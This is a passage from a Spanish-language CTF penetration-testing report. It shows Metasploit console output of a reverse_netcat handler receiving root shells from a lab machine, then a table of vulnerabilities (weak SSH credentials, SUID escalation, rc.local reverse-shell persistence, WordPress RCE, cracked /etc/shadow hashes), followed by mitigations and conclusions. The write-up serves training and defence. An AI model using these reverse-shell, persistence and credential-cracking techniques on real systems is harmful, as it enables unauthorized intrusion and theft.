```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 9.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.112:5555
msf exploit(multi/handler) > [*] 10.0.2.6 - Meterpreter session 1 closed.  Reason: Died
[*] 10.0.2.6 - Meterpreter session 2 closed.  Reason: Died
[*] 10.0.2.6 - Meterpreter session 11 closed.  Reason: Died
[*] 10.0.2.6 - Meterpreter session 3 closed.  Reason: Died

msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                Payload opts
  --  ----                   -------                ------------
  9   Exploit: multi/handler  cmd/unix/reverse_netcat  tcp://10.0.2.112:5555

msf exploit(multi/handler) > [*] Command shell session 14 opened (10.0.2.112:5555 → 10.0.2.6:48394) at 2025-10-28 16:02:12 +0100

msf exploit(multi/handler) > [*] Command shell session 13 opened (10.0.2.112:5555 → 10.0.2.6:48392) at 2025-10-28 16:02:17 +0100
sessions
```

Aquí se ve como listo las sesiones y como la sesión 14 poniendo whoami me devuelve el root.



5. Vulnerabilidades

A continuación, se listan las vulnerabilidades encontradas:

ID	Vulnerabilidad	Tipo	Riesgo	Prueba/Evidencia	Mitigación
1	Autenticación SSH por credenciales débiles	Credenciales (SSH)	Alto	ssh user@<IP>	Política de contraseñas
2	Binario SUID que permite escalado local	SUID/Permisos	Alto	ls -l /usr/bin/vuln	Quitar bit SUID si no necesario
3	Persistencia instalada en rc.local	Persistencia	Alto	rc,local que permite reverse shell	Restringir edición a root
4	Credenciales inseguras	Acceso	Alto	Auxiliary	
5	Plugin vulnerable en WordPress que permite ejecución remota (RCE)	Aplicación Web	Crítico	Explotacion via Metasploit	Mantener WordPress y plugins actualizados; restringir subida de archivos y uso de usuarios admin.
6	Hashes de contraseñas expuestos en /etc/shadow	Acceso	Alto	Volcado y crackeo on rockyou.txt	
…					

6. Recomendaciones

Se recomienda priorizar las vulnerabilidades de nivel crítico y alto, aplicando las siguientes medidas de mitigación específicas para sistemas operativos:

Ejemplos:

- Cambiar todas las contraseñas débiles. Usa contraseñas largas o un gestor.
- Borrar o protege cualquier script de arranque (rc.local, systemd) que permita shells.
- Actualizar WordPress
- Limitar el usuario “admin” en WordPress o crea otro con permisos mínimos.

Estas medidas contribuyen a reducir el riesgo de escalada de privilegios, acceso no autorizado y compromisos persistentes en la máquina objetivo.

7. Conclusiones

El CTF demostró cómo una máquina sencilla puede ser comprometida por completo aprovechando credenciales débiles, fallos de configuración y un plugin vulnerable, logrando acceso inicial, privilegios de root y persistencia.

Los principales hallazgos incluyen:

- Obtención de acceso no privilegiado mediante explotación de servicios y aplicaciones vulnerables (WordPress y servicios internos).
- Escalada de privilegios a root mediante binarios SUID vulnerables, configuraciones de sudoers y exploits locales conocidos.
- Exposición de credenciales y hashes del sistema, permitiendo potencial movimiento lateral y persistencia.
- Creación de mecanismos de persistencia que sobreviven a reinicios, demostrando la importancia de auditar cron, systemd y scripts ejecutables.
- Mantener sistemas y aplicaciones actualizados
- Configurar correctamente los permisos y credenciales
- Implementar controles de seguridad preventiva

En un entorno real, estas debilidades podrían permitir a un atacante comprometer servidores, exfiltrar información sensible y mantener acceso persistente al sistema.